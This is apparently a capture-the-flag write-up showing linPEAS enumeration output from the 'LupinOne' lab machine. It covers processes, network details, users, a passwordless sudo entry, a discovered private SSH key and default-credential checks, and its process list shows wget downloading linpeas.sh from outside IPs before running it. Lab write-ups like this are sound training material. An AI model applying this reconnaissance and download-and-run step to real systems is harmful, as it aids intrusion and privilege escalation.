
Available Software: List of programs and applications installed on a device, showing what software is ready to use.

```
═══════════════════════════════( Available Software )═══════════════════════════════
[+] Useful software?
/usr/bin/nc
/usr/bin/netcat
/usr/bin/nc.traditional
/usr/bin/wget
/usr/bin/ping
/usr/bin/gcc
/usr/bin/g++
/usr/bin/make
/usr/bin/base64
/usr/bin/python3
/usr/bin/perl
/usr/bin/sudo

[+] Installed compilers?
ii  g++                     4:10.2.1-1                  amd64        GNU C++ compiler
ii  g++-10                  10.2.1-6                    amd64        GNU C++ compiler
ii  gcc                     4:10.2.1-1                  amd64        GNU C compiler
ii  gcc-10                  10.2.1-6                    amd64        GNU C compiler
/usr/bin/gcc
/usr/bin/g++
```

Processes, Crons, and Services: Displays what tasks are running, scheduled jobs, and services that keep the device functioning.

```
═══════════════════════════( Processes, Cron & Services )═══════════════════════════
[+] Cleaned processes
[i] Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalat
ion#processes
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.3  98140  9864 ?        Ss   20:47   0:02 /sbin/init
root         229  0.0  0.5  48356 17140 ?        Ss   20:47   0:00 /lib/systemd/systemd-journald
root         244  0.0  0.1  21260  4900 ?        Ss   20:47   0:00 /lib/systemd/systemd-udevd
root         387  0.0  0.1  99824  5624 ?        Ssl  20:47   0:00 /sbin/dhclient -4 -v -i -pf /run/dhclien
t.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
systemd+     388  0.0  0.1  88376  5976 ?        Ssl  20:47   0:00 /lib/systemd/systemd-timesyncd
root         390  0.0  0.3  47676 10628 ?        Ss   20:47   0:00 /usr/bin/VGAuthService
root         396  0.1  0.2 162400  6580 ?        Ssl  20:47   0:08 /usr/bin/vmtoolsd
root         460  0.0  0.0   6684  2788 ?        Ss   20:47   0:00 /usr/sbin/cron -f
message+     461  0.0  0.1   8180  4008 ?        Ss   20:47   0:00 /usr/bin/dbus-daemon --system --address=
systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         470  0.0  0.2 220740  6612 ?        Ssl  20:47   0:00 /usr/sbin/rsyslogd -n -iNONE
root         477  0.0  0.2  13784  7084 ?        Ss   20:47   0:00 /lib/systemd/systemd-logind
root         499  0.0  0.0   5784  1684 tty1     Ss+  20:47   0:00 /sbin/agetty -o -p -- \u --noclear tty1
linux
root         508  0.0  0.1   6500  4476 ?        Ss   20:47   0:00 /usr/sbin/apache2 -k start
www-data     509  0.6  0.3 753788 11444 ?        Sl   20:47   0:45 /usr/sbin/apache2 -k start
www-data     510  0.6  0.3 753780 11712 ?        Sl   20:47   0:45 /usr/sbin/apache2 -k start
icex64       638  0.0  0.2  15100  8592 ?        Ss   21:34   0:00 /lib/systemd/systemd --user
icex64       639  0.0  0.0 101092  2456 ?        S    21:34   0:00 (sd-pam)
icex64       661  0.0  0.1  14656  5924 ?        S    21:34   0:00 sshd: icex64@pts/0
icex64       662  0.0  0.1   7840  4552 pts/0    Ss+  21:34   0:00 -bash
icex64       686  0.0  0.1  14652  5848 ?        S    21:54   0:00 sshd: icex64@pts/1
icex64       687  0.0  0.1   7840  4672 pts/1    Ss+  21:54   0:00 -bash
icex64       699  0.0  0.1  13320  4976 pts/1    T    22:02   0:00 wget 192.168.192.136/linpeas.sh
icex64       700  0.0  0.1  13320  4972 pts/1    T    22:02   0:00 wget 206.84.141.34/linpeas.sh
icex64       702  0.0  0.1  13312  5112 pts/1    T    22:08   0:00 wget 206.84.141.34/linpeas.sh
icex64       704  0.0  0.1  13320  5216 pts/1    T    22:10   0:00 wget 206.84.141.34/linpeas.sh
icex64       777  0.0  0.1  14656  5976 ?        S    22:30   0:00 sshd: icex64@pts/2
icex64       778  0.0  0.1   7840  4584 pts/2    Ss   22:30   0:00 -bash
icex64       792  1.0  0.0   2552  1768 pts/2    S+   22:38   0:00 /bin/sh ./linpeas.sh
icex64       972  0.0  0.1   9700  3224 pts/2    R+   22:38   0:00 ps aux

[+] Binary processes permissions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
   0 lrwxrwxrwx 1 root root    4 Oct  4  2021 /bin/sh → dash
1.7M -rwxr-xr-x 1 root root 1.7M Jul 13  2021 /lib/systemd/systemd
152K -rwxr-xr-x 1 root root 151K Jul 13  2021 /lib/systemd/systemd-journald
260K -rwxr-xr-x 1 root root 259K Jul 13  2021 /lib/systemd/systemd-logind
 56K -rwxr-xr-x 1 root root  55K Jul 13  2021 /lib/systemd/systemd-timesyncd
   0 lrwxrwxrwx 1 root root   12 Jul 13  2021 /lib/systemd/systemd-udevd → /bin/udevadm
```

```
   0 lrwxrwxrwx 1 root root   12 Jul 13  2021 /lib/systemd/systemd-udevd → /bin/udevadm
  64K -rwxr-xr-x 1 root root  64K Jul 28  2021 /sbin/agetty
508K -rwxr-xr-x 1 root root 505K May 27  2021 /sbin/dhclient
   0 lrwxrwxrwx 1 root root   20 Jul 13  2021 /sbin/init → /lib/systemd/systemd
240K -rwxr-xr-x 1 root root 240K Feb 21  2021 /usr/bin/dbus-daemon
136K -rwxr-xr-x 1 root root 133K Feb 25  2021 /usr/bin/VGAuthService
 64K -rwxr-xr-x 1 root root  64K Feb 25  2021 /usr/bin/vmtoolsd
708K -rwxr-xr-x 1 root root 705K Aug 12  2021 /usr/sbin/apache2
 56K -rwxr-xr-x 1 root root  55K Feb 22  2021 /usr/sbin/cron
708K -rwxr-xr-x 1 root root 707K Feb 17  2021 /usr/sbin/rsyslogd

[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
-rw-r--r-- 1 root root 1042 Feb 22  2021 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x  2 root root 4096 Oct  4  2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r--  1 root root  201 Jun  7  2021 e2scrub_all
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.daily:
total 36
drwxr-xr-x  2 root root 4096 Oct  4  2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rwxr-xr-x  1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x  1 root root 1478 Jun 10  2021 apt-compat
-rwxr-xr-x  1 root root 1298 Jan 30  2021 dpkg
-rwxr-xr-x  1 root root 2211 Feb 10  2018 locate
-rwxr-xr-x  1 root root  377 Feb 28  2021 logrotate
-rwxr-xr-x  1 root root 1123 Feb 19  2021 man-db
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Oct  4  2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Oct  4  2021 .
drwxr-xr-x 72 root root 4096 Aug 12 22:17 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
```




Network Information: Provides details about the device's network connections and settings, like IP address and network interfaces.

```
═══════════════════( Network Information )═══════════════════
[+] Hostname, hosts and DNS
LupinOne
127.0.0.1       localhost
127.0.1.1       LupinOne

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
nameserver 101.50.101.50
nameserver 101.50.101.51

[+] Content of /etc/inetd.conf
/etc/inetd.conf Not Found

[+] Networks and neighbours
default         0.0.0.0
loopback        127.0.0.0
link-local      169.254.0.0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.18.140  netmask 255.255.255.0  broadcast 192.168.18.255
        inet6 fe80::20c:29ff:fea4:1d57  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a4:1d:57  txqueuelen 1000  (Ethernet)
        RX packets 284014  bytes 49099420 (46.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 302533  bytes 133598782 (127.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 200 (200.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 200 (200.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

192.168.18.1 dev eth0 lladdr 20:ab:48:36:6c:fa STALE
192.168.18.76 dev eth0 lladdr 00:0c:29:17:0c:6b REACHABLE
192.168.18.105 dev eth0 lladdr 48:45:20:9d:ca:10 STALE
fe80::22ab:48ff:fe36:6cfa dev eth0 lladdr 20:ab:48:36:6c:fa router STALE
fe80::1 dev eth0 lladdr 20:ab:48:36:6c:fa router STALE
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.18.1    0.0.0.0         UG    0      0        0 eth0
192.168.18.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0

[+] Iptables rules
```

```
[+] Iptables rules
iptables rules Not Found

[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.18.140:22       192.168.18.105:60778    ESTABLISHED -
tcp        0      0 192.168.18.140:22       192.168.18.76:55360     ESTABLISHED -
tcp        0      0 192.168.18.140:22       192.168.18.105:60710    ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -

[+] Can I sniff with tcpdump?
No

═══════════════════════════════( Users Information )═══════════════════════════════
[+] My user
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#groups
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)

[+] Do I have PGP keys?

[+] Clipboard or highlighted text?
xsel and xclip Not Found

[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py

[+] Checking /etc/doas.conf
/etc/doas.conf Not Found

[+] Checking Pkexec policy

[+] Don forget to test 'su' as any other user with shell: without password and with their names as password
 (I can't do it...)
[+] Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

[+] Superusers
root:x:0:0:root:/root:/bin/bash
```

```
[+] Checking /etc/doas.conf
/etc/doas.conf Not Found

[+] Checking Pkexec policy

[+] Don forget to test 'su' as any other user with shell: without password and with their names as password
 (I can't do it...)
[+] Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

[+] Superusers
root:x:0:0:root:/root:/bin/bash

[+] Users with console
arsene:x:1000:1000:arsene,,,:/home/arsene:/bin/bash
icex64:x:1001:1001:,,,:/home/icex64:/bin/bash
root:x:0:0:root:/root:/bin/bash

[+] Login information
 22:38:26 up  1:51,  3 users,  load average: 0.08, 0.02, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
icex64   pts/0    192.168.18.105   21:34   45:38   0.04s  0.04s -bash
icex64   pts/1    192.168.18.105   21:54   23:02   0.06s  0.04s -bash
icex64   pts/2    192.168.18.76    22:30    2.00s  0.04s  0.00s w
icex64   pts/2        192.168.0.169    Mon Oct  4 11:50 - 11:50  (00:00)
icex64   pts/1        192.168.0.169    Mon Oct  4 09:37 - crash  (05:04)
icex64   pts/1        192.168.0.169    Mon Oct  4 09:34 - 09:34  (00:00)
arsene   pts/0        192.168.0.169    Mon Oct  4 08:48 - crash  (05:53)
reboot   system boot  5.10.0-8-amd64   Mon Oct  4 08:41 - 16:07  (07:25)
arsene   pts/0        192.168.0.169    Mon Oct  4 08:27 - 08:37  (00:10)
root     tty1                          Mon Oct  4 08:16 - down   (00:21)
reboot   system boot  5.10.0-8-amd64   Mon Oct  4 08:14 - 08:37  (00:22)
```


```
[+] All users
_apt
arsene
backup
bin
daemon
games
gnats
icex64
irc
list
lp
mail
man
messagebus
news
nobody
proxy
root
sshd
sync
systemd-coredump
systemd-network
systemd-resolve
systemd-timesync
sys
uucp
www-data

[+] Password policy
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512
```



(Software Information)
[+] MySQL version
mysql Not Found
[+] MySQL connection using default root/root ..... No
[+] MySQL connection using root/toor ..... No
[+] MySQL connection using root/NOPASS ..... No
[+] Looking for mysql credentials and exec
Not Found
[+] PostgreSQL version and pgadmin credentials
Not Found
[+] PostgreSQL connection to template0 using postgres/NOPASS ..... No
[+] PostgreSQL connection to template1 using postgres/NOPASS ..... No
[+] PostgreSQL connection to template0 using pgsql/NOPASS ..... No
[+] PostgreSQL connection to template1 using pgsql/NOPASS ..... No
[+] Apache server info
Version: Server version: Apache/2.4.48 (Debian)
Server built: 2021-08-12T11:51:47
[+] Looking for PHPCookies
Not Found
[+] Looking for Wordpress wp-config.php files
wp-config.php Not Found
[+] Looking for Tomcat users file
tomcat-users.xml Not Found
[+] Mongo information
Not Found
[+] Looking for supervisord configuration file
supervisord.conf Not Found
[+] Looking for cesi configuration file
cesi.conf Not Found
[+] Looking for Rsyncd config file
rsyncd.conf Not Found
[+] Looking for Hostapd config file
hostapd.conf Not Found
[+] Looking for wifi conns file
Not Found
[+] Looking for Anaconda-ks config files

```
[+] Looking for Rsyncd config file
rsyncd.conf Not Found
[+] Looking for Hostapd config file
hostapd.conf Not Found

[+] Looking for wifi conns file
 Not Found

[+] Looking for Anaconda-ks config files
anaconda-ks.cfg Not Found

[+] Looking for .vnc directories and their passwd files
.vnc Not Found

[+] Looking for ldap directories and their hashes
/etc/ldap
The password hash is from the {SSHA} to 'structural'

[+] Looking for .ovpn files and credentials
.ovpn Not Found

[+] Looking for ssl/ssh files
/home/icex64/.ssh/authorized_keys
/home/icex64/.ssh/id_rsa-aes256-cbc.pub
/home/icex64/.ssh/id_rsa-aes256-cbc
ChallengeResponseAuthentication no
UsePAM yes
Private SSH keys found!:
/home/icex64/.ssh/id_rsa-aes256-cbc

Looking inside /etc/ssh/ssh_config for interesting info
Include /etc/ssh/ssh_config.d/*.conf
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes

[+] Looking for unexpected auth lines in /etc/pam.d/sshd
No

[+] Looking for Cloud credentials (AWS, Azure, GC)

[+] NFS exports?
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/nfs-no_root_squash-misconfiguration-pe
/etc/exports Not Found

[+] Looking for kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-ticket-ptt
krb5.conf Not Found
```

```
krb5.conf Not Found
tickets kerberos Not Found
klist Not Found

[+] Looking for Kibana yaml
kibana.yml Not Found

[+] Looking for logstash files
 Not Found

[+] Looking for elasticsearch files
 Not Found

[+] Looking for Vault-ssh files
vault-ssh-helper.hcl Not Found

[+] Looking for AD cached hahses
cached hashes Not Found

[+] Looking for screen sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
screen Not Found

[+] Looking for tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
tmux Not Found

[+] Looking for Couchdb directory

[+] Looking for redis.conf

[+] Looking for dovecot files
dovecot credentials Not Found

[+] Looking for mosquitto.conf
```

Interesting Files: Highlights files that could be important or valuable, like configuration files or sensitive data.







```
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.type
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.stat
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.swap.high
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.numa_stat
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.freeze
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.min
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.controllers
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.oom.group
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.max
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.high
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/pids.max
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.max.depth
```

```
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.max.depth

